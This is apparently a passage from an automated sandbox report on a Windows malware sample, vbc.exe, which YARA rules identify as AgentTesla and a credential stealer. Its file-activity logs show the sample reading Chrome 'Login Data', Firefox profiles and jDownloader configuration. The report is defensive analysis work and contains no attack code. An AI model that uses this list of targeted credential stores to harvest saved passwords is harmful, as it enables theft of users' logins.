C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E02DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E02DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E02DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runtime.Remoting#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6E02DE2C	ReadFile

Analysis Process: vbc.exe PID: 3048 Parent PID: 912

General

Start time:	12:40:18
Start date:	08/04/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xf80000
File size:	908800 bytes
MD5 hash:	F31B0E7D038ED9D64BE2C6EF94FA5171
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2368346824.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2369104904.0000000002658000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.2369104904.0000000002658000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2369032763.00000000025B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.2369032763.00000000025B1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E117995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E117995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E02DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E11A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E02DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E02DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E02DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E02DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E02DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E02DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E02DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D11B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D11B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E117995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E117995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E02DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E02DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D11B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D11B2B3	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D11B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D11B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D11B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D11B2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6D11B2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6D11B2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6D11B2B3	ReadFile

Disassembly

Code Analysis